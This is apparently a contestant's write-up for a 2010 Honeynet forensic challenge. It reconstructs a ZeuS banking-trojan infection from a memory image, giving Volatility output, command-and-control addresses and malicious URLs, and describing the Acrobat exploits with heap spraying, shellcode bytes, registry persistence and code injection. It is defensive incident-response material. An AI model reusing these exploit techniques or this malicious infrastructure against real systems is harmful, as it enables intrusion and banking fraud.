Challenge 3: Banking Troubles (difficult)

Submission Template

Submit your solution at http://www.honeynet.org/challenge2010/ by 17:00 EST, Sunday, April 18th 2010. Results will be released on Wednesday, May 5th 2010.

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Question 1. List the processes that were running on the victim's machine. Which process was most likely responsible for the initial exploit?	Possible Points: 2pts
Tools Used: Volatility (see http://github.com/carlpulley/volatility for the precise volatility environment used throughout this report) Awarded Points:	

Answer 1.

Using Volatility's pslist[13] we are able to list the processes running when the memory image was collected. Using psscan2[13] we are able to list the EProcess objects present in memory. Merging the output from these two plugins allows us to start building a timeline[55].

By reviewing what network connections are active (see connections[15] and connscan2[15] in the appendices), we are able to further enhance our timeline[55] with connection related data. As a result, we can determine that:

Pid 4 (System) has an active connection with 192.168.0.1 on port 30380 - this is unusual for the System process.

Pid 0 has what appears to be a connection object with 80.206.204.129 (whois reports this as being an Italian address and googling reports nothing untoward) on port 0 (this connection was not active when the memory image was taken) – this is unusual for Pid 0.

Pid 1244 (svchost.exe) has two active connections with 192.168.0.1 on ports 30379 and 30380 – this process is deemed suspicious based on its association with IP address 192.168.0.1 (cf. tainting).

Pid 888 (firefox.exe) has active port 80 connections with 212.150.164.203 (whois reports this as being an Israeli address and http://www.malwareurl.com [31/3/2010] lists this IP address as a Bot), 66.249.91.104 (google.com) and 66.249.90.104 (google.com).

Pid 888 (firefox.exe) appears to have active localhost connections on ports 1168 and 1169 -

these are probably IPC connections?

Pid 880 (svchost.exe) has two port 80 connections with 193.104.22.71 (https://zeustracker.abuse.ch [31/3/2010] lists this IP address as a *bullet-proof* ZeuS command and control server located in Malta).

Pid 1752 (AcroRd32.exe) has an active port 80 connection with 212.150.164.203 (whois reports this as being an Israeli address and http://www.malware.com [31/3/2010] lists this IP address as a Bot).

Thus we get that Pid's 0, 4, 880, 888, 1244 and 1752 are all worth further investigation.

If we take the view that our local (non-privileged) socket (ie. port) numbers are assigned increasingly, then we may deduce the following sequence of connections:

Pid 888 connects with 212.150.164.203 (local port 1176)

Pid 1752 connects with 212.150.164.203 (local port 1178)

Pid 880 connects with 193.104.22.71 (local port 1184)

Pid 880 connects with 193.104.22.71 (local port 1185)

Pid 1244 connects with 192.168.0.1 (local port 1189)

Pid 1244 connects with 192.168.0.1 (local port 2869 and remote port 30379)

Pid 4 connects with 192.168.0.1 (local port 2869 and remote port 30380)

This sequence of connection events is consistent with the data provided by our timeline. Using this data, the initial infection entry would appear to have originated from firefox.exe sometime before or on Sat Feb 27 20:12:28 2010 GMT.

Given that a known ZeuS command and control server has been contacted, it is reasonable to expect that the system has been infected in some way by this malware. Since ZeuS commonly infects via email or drive by downloads, it is also reasonable to expect firefox.exe as being the entry point for infection.

Question 2. List the sockets that were open on the victim's machine during infection. Are there any suspicious processes that have sockets open?	Possible Points: 4pts
Tools Used: Volatility; livekd	

Answer 2.

By looking at the active sockets (see sockets[16], sockscan2[17] and http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers [31/3/2010]) we may further enhance our timeline[55]. Grouping/categorizing our timeline based on Pid allows us to determine that:

Pid 4 (System) and pid 1244 (svchost.exe) use a common socket object on TCP port 2869 - this is unusual behavior.

Pid 880 (svchost.exe) has a socket object for TCP port 30301 – this port is normally associated with BitTorrent and so is unusual behavior for this process.

Pid 1752 (AcroRd32.exe) has a socket object on UDP port 1177 – if we take the view that this is the Acrobat Reader process, then this is also unusual.

Thus, we have that the suspicious processes 4, 880 and 1752 have unusual open sockets.

Using a modified version of the thrdscan2[18] Volatility plugin (this plugin searches for _ETHREAD objects), we can additionally add in thread creation and exit time stamps to our timeline[55]. By grouping/categorizing our timeline on Pid, this helps us to identify the following:

Pid 880 creates thread ID's 160, 176, 264, 592 and 1004 after the identified suspicious socket creations and the earliest possible connection time to 193.104.22.71.

Pid 1244 creates thread ID's 476, 872, 1296 and 1624 after the identified suspicious socket creations and the earliest possible connection time to 192.168.0.1.

Pid 1752 creates thread ID's 664, 992, 1768, 1784 and 2020 after the identified suspicious socket creations and the earliest possible connection time to 212.150.164.203.

As a result, we're able to further identify potentially suspicious threads.

Question 3. List any suspicious URLs that may be in the suspected process's memory.	Possible Points: 2pts
Tools Used: Volatility; strings; grep	

Answer 3.

For each suspect process, we use Volatility to dump the processes memory (via the memdmp[27] plugin) and then perform a keyword search[28] looking for any valid HTTP request headers by greping the process memory dumps for ASCII strings using the keyword "Host: " (a mandatory HTTP request header).
From this we get that **all** processes on the system appear to be engaging in HTTP conversations with the following hosts:

HOST: 192.168.0.176:2869
Host: 192.168.0.1
Host: 192.168.0.1:4444
Host: 192.168.0.1:9393
Host: 193.104.22.71
Host: activex.microsoft.com
Host: ad.doubleclick.net

Host: clients1.google.com
Host: col.stb.s-msn.com
Host: col.stc.s-msn.com
Host: creativeby1.unicast.com
Host: crl.thawte.com
Host: en-us.start.mozilla.com
Host: fxfeeds.mozilla.com
Host: google.com
Host: googleads.g.doubleclick.net
Host: kona.kontera.com
Host: kona5.kontera.com
Host: mozcom-cdn.mozilla.net
Host: msnportal.112.2o7.net
Host: newsrss.bbc.co.uk
Host: pagead2.googlesyndication.com
Host: ping1.unicast.com
Host: s0.2mdn.net
Host: search-network-plus.com
Host: te.kontera.com
Host: www.google-analytics.com
Host: www.google.com
Host: www.liutilities.com
Host: www.mozilla.com
Host: www.oldversion.com

Thus, it would appear that the entire machine has been compromised. We can verify that these HTTP headers are (mostly) in kernel space and not user space by using Volatility's vaddump to dump the user space pages for each process and then repeat the search for the keyword "Host: ". This user space based search shows no results for all processes except for:

- Process 888, where host headers for search-network-plus.com and www.google.com can be found.
- Process 880, where host headers for 193.104.22.71 can be found.
- Process 1040, where host headers for 192.168.0.1 and 192.168.0.1:4444 can be found.
- Process 1244, where host headers for 192.168.0.1:9393 can be found.

https://zeustracker.abuse.ch ([31/3/2010]) reports that 193.104.22.71 is associated with the

keyword produkt (this keyword appears in the reported ZeuS links). Further keyword searches (using produkt) allow us to relate the HTTP request:

GET /~produkt/983745213424/34650798253

with the 193.104.22.71 host headers present in **all** process address spaces. In addition, process 880 has the following additional URLs:

- http://193.104.22.71/~produkt/9j856f_4m9y8urb.php
- http://193.104.22.71/~produkt/69825439870/73846525#N

Examining the HTTP requests destined for host search-network-plus.com reveals that the following additional URI is present in **all** process address spaces:

- GET /load.php?a=a&st=Internet%20Explorer%206.0&e=2

Norton Web Safe places search-network-plus.com (incidentally, this domain does not currently resolve [5/4/2010]) and oldversion.com on its URL blacklist (since its scanners have detected malware signatures on both sites). Based on our timeline[55], it appears that search-network-plus.com probably resolved to the IP address 212.150.164.203.

Using Volatility's hashdump plugin allows us to determine that the machine only appears to have one active user account - the Administrator. Probably why the entire machine appears to have been quickly compromised.

Question 4. Are there any other processes that contain URLs that may point to banking troubles? If so, what are these processes and what are the URLs?	Possible Points: 4pts
Tools Used: Volatility; strings; grep	
Answer 4. See answer to question 3.	

Question 5. Were there any files that were able to be extracted from the initial process? How were these files extracted?	Possible Points: 6pts
Tools Used: Volatility; Mandiant Web Historian; Cache View; hexdump; pdfid.py; file	
Answer 5. Here we use the _SHARED_CACHE_MAP of our _FILE_OBJECT's to carve file data (see Windows Internals for algorithm details). The file objects are those returned by fileobjscan (modulo what looks like a bug[28]?). To aid in automating this carving task, we have written some code (see honeynet/carvefileobjects.py) designed to be used from within volshell (see http://github.com/carlpulley/volatility). All extracted files have been scanned using Virus Total - unless otherwise indicated, these AV scans show nothing untoward. From process 888 we're able to extract: /Documents\ and\ Settings/Administrator/Local\ Settings/Application\	

Data/Mozilla/Firefox/Profiles/6e0nnrv4.default/Cache:

this directory contains Firefox's Cache Map file and three Cache Block files. Since the initial pages for each of these files have been recovered, we have that our Cache Map header and Cache Block bitmaps are in tact. Thus allowing Firefox's page cache index to be fully reconstructed and its contents partially reconstructed using Cache View. No untoward looking files or URLs are located in doing this.

/Documents\ and\ Settings/Administrator/Application\ Data/Mozilla/Firefox/Profiles/6e0nnrv4.default/history.dat:

this is Firefox's (history) cache of accessed or visited URL's. Analysis with Mandiant Web Historian allows us to determine that Firefox.exe does indeed appear to have accessed the URL http://search-network-plus.com/cache/PDF.php?st=Internet%20Explorer%206.0. The history.dat timestamps associated with this URL allow us to further refine the starting point of our compromise on our timeline[55].

From process 1752 we're able to extract the following cached file sections:

DOCUME~1/ADMINI~1/LOCALS~1/Temp/Acr106.tmp/cache.0x00-0xFFF.dmp, when viewed using hexdump, we clearly have three PDF objects:

object number 1:

```
00000000  31 20 30 20 6f 62 6a 3c  3c 2f 50 61 67 65 73 20  |1 0 obj<</Pages |
00000010  32 20 30 20 52 2f 54 79  70 65 2f 43 61 74 61 6c  |2 0 R/Type/Catal|
00000020  6f 67 3e 3e 0d 65 6e 64  6f 62 6a 0d 32 20 30 20  |og>>.endobj 2 0 |
```

object number 2:

```
00000020                                    32 20 30 20  |            2 0 |
00000030  6f 62 6a 3c 3c 2f 43 6f  75 6e 74 20 30 2f 4b 69  |obj<</Count 0/Ki|
00000040  64 73 5b 5d 2f 54 79 70  65 2f 50 61 67 65 73 3e  |ds[]/Type/Pages>|
00000050  3e 0d 65 6e 64 6f 62 6a  0d 33 20 30 20 6f 62 6a  |>.endobj 3 0 obj|
```

object number 3:

```
00000050                           33 20 30 20 6f 62 6a  |         3 0 obj|
00000060  3c 3c 2f 4d 6f 64 44 61  74 65 28 44 3a 32 30 31  |<</ModDate(D:201|
00000070  30 30 32 32 37 31 35 31  32 32 35 2d 30 35 27 30  |00227151225-05'0|
00000080  30 27 29 2f 43 72 65 61  74 69 6f 6e 44 61 74 65  |0')/CreationDate|
00000090  28 44 3a 32 30 31 30 30  32 32 37 31 35 31 32 32  |(D:20100227151222|
000000a0  35 2d 30 35 27 30 30 27  29 3e 3e 0d 65 6e 64 6f  |5-05'00')>>.endo|
000000b0  62 6a 0d 00 00 00 00 00  00 00 00 00 00 00 00 00  |bj              |
```

DOCUME~1/ADMINI~1/LOCALS~1/Temp/Acr107.tmp/cache.0x00-0xFFF.dmp. The UNIX file

command reports this file as being a PDF file. Both VirusTotal and pdfid.py suggest that this file is innocent. Viewing the PDF file with hexdump suggests that all of the file has been extracted here (a recognizable PDF EOF comment is present).

DOCUME~1/ADMINI~1/LOCALS~1/Temp/plugtmp/PDF.php/cache.0x00-0x4FFF.dmp (see http://www.virustotal.com/analisis/551147a39bc439f46421a994fdbe6c5bafed90bf3b79121722d95bfa1ea435a1-1269936720 for AV scan results). The UNIX file command reports this file as being a PDF file. Additionally, pdfid.py reports this file has having 1 page, javascript objects and an action object - and so further analysis is needed here. Viewing the file with hexdump suggests that not all of the PDF file has been recovered here.

\Program Files\Adobe\Acrobat 6.0\Reader\Messages\ENU\RdrMsgENU.pdf. The UNIX file command reports this file as being a PDF file. Virus Total does not report this file as being untoward. However, pdfid.py clearly identifies that this file is encrypted. Viewing the PDF file with hexdump suggests that all of the file has been extracted (a recognizable PDF EOF comment is present). Comparing the MD5 sum of this extracted file (hand edited to delete the 0x0 characters at the end of the file) with the MD5 sum from a commonly named sample, installed via a standard install (using a copy of Acrobat Reader 6 pulled from www.oldversion.com), we discover that this file appears to be innocent.

Question 6. If there was a file extracted from the initial process, what techniques did it use to perform the exploit?	Possible Points: 8pts

Tools Used: pdf-parser.py; Didier Stevens version of Spider Monkey; radare; winhex

Answer 6.

Using pdf-parser.py to view our PDF.php file (see answer 5) allows us to determine that PDF object 1054 contains a fragment of our obfuscated javascript code. Again, using pdf-parser.py along with a text editor, we're able to extract the javascript code associated with object 1054 (see obfuscated javascript[28]). Running the extracted javascript (we need to add a missing }-bracket to the end of the javascript code for this to work) in Didier Steven's patched SpiderMonkey allows us to extract our decoded PDF payload (see decoded javascript[48]). Again, this javascript code is obfuscated and requires further manual analysis.

Analyzing the decoded javascript (see cleaned javascript[50]) reveals a classic set of PDF exploits (eg. see http://www.coresecurity.com/content/adobe-reader-buffer-overflow [4/4/2010]) – exploit choice is dependent upon the version of the PDF viewer. Either the: Collab GetIcon; Collab Email; or Util Printf exploit is triggered to deliver and launch some shellcode. Using the Registry Ripper Volatility plugin, we are able to determine that Acrobat Reader version 6.0 is already installed on this machine (which is consistent with our extracted file artifacts and other registry keys - eg. the App Paths software hive key) and so is vulnerable to all 3 of these exploits (thus the Collab Email exploit will have been selected). All these exploits lead to arbitrary code execution when they are successfully triggered.

By examining the javascript code we can clearly see that all the exploits operate by:

- first spraying the heap with a NOP sledge (ie. 0x9090 characters) + shellcode pattern
- the stack is then overwritten with overflow data (eg. 0x0c0c for collab_email, 0x000a for collab_geticon, etc.) that triggers an exception.

Searching process 1752's memory dump for candidate shellcode byte sequences unfortunately doesn't allow us to locate the thread or heap that was used in the original exploit.

Using Didier Steven's patched SpiderMonkey, we can use document.write to instrument the code and so extract our actual shellcode payloads.

All three shellcode[53] payloads are identical except for their tailing bytes (here expressed in hex):

util_printf: `20 2e 26 3d 00 00 23 26 23 26 23 26 23 26 23 26 23 26 23 26 23 26 23 26`

collab_geticon: `34 34`

collab_email: `25 30 25  30 25 30 25 30 25 30 25 30`

Searching process 1752's memory dump for the above hex tags unfortunately doesn't allow us to locate the thread or shellcode that was used in the original exploit.

Question 7. List suspicious files that were loaded by any processes on the victim's machine. From this information, what was a possible payload of the initial exploit be that would be affecting the victim's bank account?	Possible Points: 2pts

Tools Used:

Answer 7.

As previously identified (see answer 5), process 1752 had loaded PDF.php. This file, via a standard PDF exploit, launched a loader.

However, we also have that:

- process 644 has loaded \WINDOWS\system32\sdra64.exe, \WINDOWS\system32\lowsec\user.ds and \WINDOWS\system32\lowsec\local.ds (all files identified by http://www.malwarehelp.org/find-and-remove-zeus-zbot-banking-trojan-2009.html [17/4/2010] as being associated with the ZeuS trojan)
- process 880 has loaded \WINDOWS\system32\lowsec\user.ds.lll (a file identified by http://www.malwarehelp.org/find-and-remove-zeus-zbot-banking-trojan-2009.html [17/4/2010] as being associated with the ZeuS trojan)

In addition, all processes other than 4, 548, 612, 852, 1108, 1116, 1132 and 1384 have PIPE\lsarpc opened. This file is interesting since it may be being used for some form of inter-process communication?

Thus we get that \WINDOWS\system32\sdra64.exe is our likely payload.

Question 8. If any suspicious files can be extracted from an injected process, do any antivirus products pick up the suspicious executable? What is the general result from antivirus products?	Possible Points: 6pts

Tools Used: Volatility; file

Answer 8.

Previously, we have extracted \windows\system32\lowsec\user.ds.lll. Virustotal does not report anything untoward with this file.

Using volatility's malfind2 plugin, we are able to isolate suspicious pages of user memory from each process (pages are chosen based on: their settings in the VAD tree; presence of a PE file header; DLL code that may be scheduled for execution but is not present in the loaded DLL list). Using Virus Total to analyze extracted PE file samples (eg. see http://www.virustotal.com/analisis/292d9e236dc3a30f57016f161f43e54d463c4ae84898a17490323bf25a158d44-1270844536 [17/4/2010] and http://www.virustotal.com/analisis/8a4a81fb9f19375cb1bd5e8b2041969b0e764e49249c3e4ab210196b9db95afc-1269890087 [17/4/2010]) shows a relationship to the Zbot trojan (ie. ZeuS).

Using our honeynet/carvestack.py code within a volshell session allows us to examine the saved thread states for each process thread we have identified as being suspicious. In doing this we get that:

- Process 644 has the threads 204 and 1380 all with a start address or function return address located within the virtual address range identified by malfind2 as suspicious.
- Process 880 has the threads 160, 176, 212, 264, 468, 592, 600, 1004 and 1824 all with a start address or function return address located within the virtual address range identified by malfind2 as suspicious.

Question 9. Are there any related registry entries associated with the payload?	Possible Points: 4pts

Tools Used: Volatility

Answer 9.

Using http://anubis.iseclab.org to perform a behavioral analysis on the code samples extracted in answer 8 reveals that (eg. for process 1752 see http://anubis.iseclab.org/?action=result&task_id=1b5f9537bdd7368a4f596f92bc69f5fb6[17/4/2010] and for process 880 see http://anubis.iseclab.org/?action=result&task_id=1d698c99775798a549d0457a658054102&call=first [17/4/2010]):

- the file C:\WINDOWS\system32\sdra64.exe is created/dropped
- the registry key Microsoft\Windows NT\CurrentVersion\Winlogon is modified to include C:\WINDOWS\system32\sdra64.exe

- \PIPE\lsarpc is modified (CWSandbox reports suggest that this pipe is only opened)
- port 80 of IP address 193.104.22.71 may be contacted
- C:\WINDOWS\system32\winlogon.exe has a remote thread injected into it
- the files C:\WINDOWS\system32\lowsec (this directory along with parts of its file contents has already been extracted from the system cache in answer 5), C:\WINDOWS\system32\lowsec\local.ds and C:\WINDOWS\system32\lowsec\user.ds are created by winlogon.exe
- winlogin.exe creates a remote thread within C:\WINDOWS\system32\svchost.exe (command line has -k DcomLaunch specified)
- a registry key is created and various others are modified
- svchost.exe then injects a number of other threads into services.exe, lsass.exe and svchost.exe (other processes are also affected).

Using Volatility's printkey or Registry Ripper plugin allows us to examine the SOFTWARE hive's Microsoft\Windows NT\CurrentVersion\Winlogon key and confirm the presence of the above modification within our memory sample. This registry alteration also provides us with a timestamp indicating when the PDF.php shellcode had finished downloading and started running its payload (ie. \WINDOWS\system32\sdra64.exe).

We also note that the registry key Microsoft\Windows NT\CurrentVersion\Network has its UID value set to be BOB-DCADFEDC55C_000F3688. According to http://www.malwarehelp.org/find-and-remove-zeus-zbot-banking-trojan-2009.html [17/4/2010] this is also consistent with the behavior of ZeuS.

Question 10. What technique was used in the initial exploit to inject code in to the other processes?	Possible Points: 6pts

Tools Used: Volatility; diff; sed; grep

Answer 10.

Using CWSunbelt to perform a behavioral analysis (on the code extracted in answer 8) allows us to see the method used to perform code injection. Submitting, for example, processes 1752 (see http://www.sunbeltsecurity.com/cwsandboxreport.aspx?id=12058313&cs=D5B7BB551480244235A632B2019ED650 [18/4/2010]) and 880 (see http://www.sunbeltsecurity.com/cwsandboxreport.aspx?id=58692616&cs=385E323A458190D0756D60E4856718D9 [18/4/2010]) for analysis allows us to clearly see that NtOpenProcess is being used to initially inject code into the winlogon process.

As the behavioral analysis does not show any further API functions being used to inject code,

then some other mechanism must be used for the malware to propagate itself throughout the system?

Comparing the DLL's reported by using Volatility's vadinfo plugin (here we look for named file objects in the VAD tree) against those reported by using its dlllist plugin (this plugin lists DLL's using PEB_LDR_DATA in the PEB) allows us to identify DLL's that have been injected into processes using reflective injection techniques. In performing this cross view detection, we discover that:

- Process 4 appears to have \windows\system32\ntdll.dll injected into its address space. However, our timeline excludes this from our investigation.
- Process 880 appears to have \windows\system32\activeds.dll, \windows\system32\adsldpc.dll, \windows\system32\atl.dll, \windows\system32\authz.dll, \windows\system32\icaapi.dll, \windows\system32\mstlsapi.dll, \windows\system32\rpcss.dll, \windows\system32\secur32.dll, \windows\system32\setupapi.dll, \windows\system32\termsrv.dll, \windows\system32\ws2_32.dll and \windows\system32\ws2help.dll injected into its address space. Based on this data and our honeynet/carvestack.py code, we further note that threads 1852, 1884, 1904, 1932 and 1936 (all of which have start addresses or function return addresses in \windows\system32\termsrv.dll) appear to have been injected. However, our timeline excludes these threads from our investigation.
- Process 948 appears to have \windows\system32\rpcss.dll, \windows\system32\secur32.dll, \windows\system32\ws2_32.dll and \windows\system32\ws2help.dll injected into its address space. Based on this data and our honeynet/carvestack.py code, we further note that thread 1220 (it has a start address or function return address in \windows\system32\rpcss.dll) appears to have been injected. Again, our timeline excludes this thread from our investigation.
- Process 1040 appears to have \windows\system32\msxml3r.dll injected into its address space.
- Process 1756 appears to have \windows\system32\httpapi.dll injected into its address space.

Using Volatility's apihooks plugin we get that:

- Process 880 has hooked NtCreateThread in the IAT. Target address is located within the area identified by malfind2 as being suspicious.

- Processes 688, 700, 948, 1040, 1244, 1752, 1756 have all hooked various functions within the IAT, including NtQueryDirectoryFile, NtCreateThread, LdrGetProcedureAddress, LdrLoadDll, GetClipboardData and TranslateMessage. Target addresses are located within the areas identified by malfind2 as being suspicious for each process (these same memory areas are flagged by Virus Total as being related to Zbot/ZeuS).

A quick visual inspection of disassemblies around the above target addresses suggest that these functions may have been reimplemented.

Appendix

volatility pslist -f Bob.vmem

Name	Pid	PPid	Thds	Hnds	Time
System	4	0	58	573	Thu Jan 01 00:00:00 1970
smss.exe	548	4	3	21	Fri Feb 26 03:34:02 2010
csrss.exe	612	548	12	423	Fri Feb 26 03:34:04 2010
winlogon.exe	644	548	21	521	Fri Feb 26 03:34:04 2010
services.exe	688	644	16	293	Fri Feb 26 03:34:05 2010
lsass.exe	700	644	22	416	Fri Feb 26 03:34:06 2010
vmacthlp.exe	852	688	1	35	Fri Feb 26 03:34:06 2010
svchost.exe	880	688	28	340	Fri Feb 26 03:34:07 2010
svchost.exe	948	688	10	276	Fri Feb 26 03:34:07 2010
svchost.exe	1040	688	83	1515	Fri Feb 26 03:34:07 2010
svchost.exe	1100	688	6	96	Fri Feb 26 03:34:07 2010
svchost.exe	1244	688	19	239	Fri Feb 26 03:34:08 2010
spoolsv.exe	1460	688	11	129	Fri Feb 26 03:34:10 2010
vmtoolsd.exe	1628	688	5	220	Fri Feb 26 03:34:25 2010
VMUpgradeHelper	1836	688	4	108	Fri Feb 26 03:34:34 2010
alg.exe	2024	688	7	130	Fri Feb 26 03:34:35 2010
explorer.exe	1756	1660	14	345	Fri Feb 26 03:34:38 2010
VMwareTray.exe	1108	1756	1	59	Fri Feb 26 03:34:39 2010
VMwareUser.exe	1116	1756	4	179	Fri Feb 26 03:34:39 2010
wscntfy.exe	1132	1040	1	38	Fri Feb 26 03:34:40 2010
msiexec.exe	244	688	5	181	Fri Feb 26 03:46:06 2010
msiexec.exe	452	244	0	-1	Fri Feb 26 03:46:07 2010
wuauclt.exe	440	1040	8	188	Sat Feb 27 19:48:49 2010
wuauclt.exe	232	1040	4	136	Sat Feb 27 19:49:11 2010
firefox.exe	888	1756	9	172	Sat Feb 27 20:11:53 2010
AcroRd32.exe	1752	888	8	184	Sat Feb 27 20:12:23 2010
svchost.exe	1384	688	9	101	Sat Feb 27 20:12:36 2010

volatility psscan2 -f Bob.vmem

PID	PPID	Time created	Time exited	Offset	PDB	Remarks
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```
   440   1040 Sat Feb 27 19:48:49 2010                           0x01e80c78
0x04040240 wuauclt.exe
  1108   1756 Fri Feb 26 03:34:39 2010                           0x01ea96f0
0x04040180 VMwareTray.exe
  1756   1660 Fri Feb 26 03:34:38 2010                           0x01edd790
0x04040260 explorer.exe
   452    244 Fri Feb 26 03:46:07 2010 Fri Feb 26 03:46:28 2010 0x01ee1af8
0x04040320 msiexec.exe
  1132   1040 Fri Feb 26 03:34:40 2010                           0x01eee5f8
0x040402a0 wscntfy.exe
   852    688 Fri Feb 26 03:34:06 2010                           0x01f3f020
0x040400c0 vmacthlp.exe
  1836    688 Fri Feb 26 03:34:34 2010                           0x01fdd8d0
0x040401e0 VMUpgradeHelper
  1460    688 Fri Feb 26 03:34:10 2010                           0x01fde568
0x040401a0 spoolsv.exe
  1244    688 Fri Feb 26 03:34:08 2010                           0x01fe55f0
0x04040160 svchost.exe
  1100    688 Fri Feb 26 03:34:07 2010                           0x01fea020
0x04040140 svchost.exe
   644    548 Fri Feb 26 03:34:04 2010                           0x0205b2e8
0x04040060 winlogon.exe
   548      4 Fri Feb 26 03:34:02 2010                           0x02104228
0x04040020 smss.exe
  1752    888 Sat Feb 27 20:12:23 2010                           0x022618c8
0x04040300 AcroRd32.exe
   888   1756 Sat Feb 27 20:11:53 2010                           0x02268020
0x04040380 firefox.exe
  1116   1756 Fri Feb 26 03:34:39 2010                           0x022cd5c8
0x04040280 VMwareUser.exe
  2024    688 Fri Feb 26 03:34:35 2010                           0x022d6b88
0x04040200 alg.exe
  1628    688 Fri Feb 26 03:34:25 2010                           0x023018b0
0x040401c0 vmtoolsd.exe
   700    644 Fri Feb 26 03:34:06 2010                           0x02329da0
0x040400a0 lsass.exe
  1384    688 Sat Feb 27 20:12:36 2010                           0x02409640
0x040402e0 svchost.exe
   232   1040 Sat Feb 27 19:49:11 2010                           0x0241a020
0x04040220 wuauclt.exe
```

```
   688    644 Fri Feb 26 03:34:05 2010                                0x02456da0
0x04040080 services.exe
   880    688 Fri Feb 26 03:34:07 2010                                0x02466870
0x040400e0 svchost.exe
   948    688 Fri Feb 26 03:34:07 2010                                0x024e1da0
0x04040100 svchost.exe
  1040    688 Fri Feb 26 03:34:07 2010                                0x024ea020
0x04040120 svchost.exe
   612    548 Fri Feb 26 03:34:04 2010                                0x024eeda0
0x04040040 csrss.exe
   244    688 Fri Feb 26 03:46:06 2010                                0x02533620
0x040402c0 msiexec.exe
     4      0                                                         0x025c8830
0x00319000 System
```

volatility connections -f Bob.vmem

Local Address	Remote Address	Pid
192.168.0.176:1176	212.150.164.203:80	888
192.168.0.176:1184	193.104.22.71:80	880
127.0.0.1:1168	127.0.0.1:1169	888
127.0.0.1:1169	127.0.0.1:1168	888
192.168.0.176:2869	192.168.0.1:30379	1244
192.168.0.176:1178	212.150.164.203:80	1752
192.168.0.176:1185	193.104.22.71:80	880
192.168.0.176:1171	66.249.90.104:80	888
192.168.0.176:2869	192.168.0.1:30380	4
192.168.0.176:1189	192.168.0.1:9393	1244
192.168.0.176:1172	66.249.91.104:80	888

volatility connscan2 -f Bob.vmem

Local Address	Remote Address	Pid
192.168.0.176:1176	212.150.164.203:80	888
192.168.0.176:1189	192.168.0.1:9393	1244
192.168.0.176:2869	192.168.0.1:30379	1244
192.168.0.176:2869	192.168.0.1:30380	4
0.0.0.0:0	80.206.204.129:0	0
127.0.0.1:1168	127.0.0.1:1169	888

```
192.168.0.176:1172      66.249.91.104:80        888
127.0.0.1:1169          127.0.0.1:1168          888
192.168.0.176:1171      66.249.90.104:80        888
192.168.0.176:1178      212.150.164.203:80      1752
192.168.0.176:1184      193.104.22.71:80        880
192.168.0.176:1185      193.104.22.71:80        880
```

volatility sockets -f Bob.vmem

```
Pid     Port    Proto   Create Time
4       0       47      Fri Feb 26 03:35:00 2010
1040    68      17      Sat Feb 27 20:12:35 2010
880     1185    6       Sat Feb 27 20:12:36 2010
4       1030    6       Fri Feb 26 03:35:00 2010
700     500     17      Fri Feb 26 03:34:26 2010
4       138     17      Sat Feb 27 19:48:57 2010
1244    1189    6       Sat Feb 27 20:12:37 2010
1040    1181    17      Sat Feb 27 20:12:35 2010
1100    1047    17      Fri Feb 26 03:43:12 2010
880     30301   6       Sat Feb 27 20:12:36 2010
4       445     6       Fri Feb 26 03:34:02 2010
1040    123     17      Sat Feb 27 19:48:57 2010
948     135     6       Fri Feb 26 03:34:07 2010
1752    1178    6       Sat Feb 27 20:12:32 2010
888     1168    6       Sat Feb 27 20:11:53 2010
1752    1177    17      Sat Feb 27 20:12:32 2010
1244    2869    6       Sat Feb 27 20:12:37 2010
1040    123     17      Sat Feb 27 19:48:57 2010
888     1171    6       Sat Feb 27 20:11:53 2010
700     0       255     Fri Feb 26 03:34:26 2010
1100    1025    17      Fri Feb 26 03:34:34 2010
1244    1900    17      Sat Feb 27 19:48:57 2010
1040    1182    17      Sat Feb 27 20:12:35 2010
4       139     6       Sat Feb 27 19:48:57 2010
1040    1186    17      Sat Feb 27 20:12:36 2010
2024    1026    6       Fri Feb 26 03:34:35 2010
888     1172    6       Sat Feb 27 20:11:53 2010
888     1176    6       Sat Feb 27 20:12:28 2010
1244    1900    17      Sat Feb 27 19:48:57 2010
880     1184    6       Sat Feb 27 20:12:36 2010
700     4500    17      Fri Feb 26 03:34:26 2010
```

```
4       137     17      Sat Feb 27 19:48:57 2010
4       445     17      Fri Feb 26 03:34:02 2010
888     1169    6       Sat Feb 27 20:11:53 2010
```

volatility sockscan2 -f Bob.vmem

```
PID     Port    Proto   Create Time                     Offset
------ ------ ------ ------------------------- ----------

888     1168    6       Sat Feb 27 20:11:53 2010   0x01e6cd80
4       139     6       Sat Feb 27 19:48:57 2010   0x01e75390
880     1185    6       Sat Feb 27 20:12:36 2010   0x01e833a0
4       0       47      Fri Feb 26 03:35:00 2010   0x01e94e98
1752    1178    6       Sat Feb 27 20:12:32 2010   0x01e96b98
1244    1900    17      Sat Feb 27 19:48:57 2010   0x01e98ce0
4       1030    6       Fri Feb 26 03:35:00 2010   0x01e9a3e8
1040    1186    17      Sat Feb 27 20:12:36 2010   0x01ebd320
1040    1182    17      Sat Feb 27 20:12:35 2010   0x01ec72b0
880     1184    6       Sat Feb 27 20:12:36 2010   0x01ede008
1100    1047    17      Fri Feb 26 03:43:12 2010   0x01ee2488
1040    68      17      Sat Feb 27 20:12:35 2010   0x01ef2998
1040    123     17      Sat Feb 27 19:48:57 2010   0x01f09d80
880     30301   6       Sat Feb 27 20:12:36 2010   0x01f0fe98
700     500     17      Fri Feb 26 03:34:26 2010   0x01f14298
1100    1025    17      Fri Feb 26 03:34:34 2010   0x01f1a1a0
1752    1177    17      Sat Feb 27 20:12:32 2010   0x01f1a8b8
4       445     17      Fri Feb 26 03:34:02 2010   0x01fd2a80
888     1169    6       Sat Feb 27 20:11:53 2010   0x01fec370
1040    123     17      Sat Feb 27 19:48:57 2010   0x01feee18
4       445     6       Fri Feb 26 03:34:02 2010   0x020b6c58
888     1172    6       Sat Feb 27 20:11:53 2010   0x0225be98
888     1176    6       Sat Feb 27 20:12:28 2010   0x02261740
1244    1900    17      Sat Feb 27 19:48:57 2010   0x02263008
888     1171    6       Sat Feb 27 20:11:53 2010   0x02280880
4       138     17      Sat Feb 27 19:48:57 2010   0x02294450
1040    1181    17      Sat Feb 27 20:12:35 2010   0x022ac218
1244    2869    6       Sat Feb 27 20:12:37 2010   0x022c37d0
2024    1026    6       Fri Feb 26 03:34:35 2010   0x022d3d70
700     0       255     Fri Feb 26 03:34:26 2010   0x022f4528
700     4500    17      Fri Feb 26 03:34:26 2010   0x022f4aa8
4       137     17      Sat Feb 27 19:48:57 2010   0x02318008
```

```
1244   1189   6      Sat Feb 27 20:12:37 2010   0x02410c40
948    135    6      Fri Feb 26 03:34:07 2010   0x025e6008
```

volatility thrdscan2 -f Bob.vmem

```
No.  PID    TID    Offset     Creation Time Exit Time
---- ------ ------ ---------- ------------- -------------

  1040   1968 0x01e65020 Sat Feb 27 20:12:35 2010
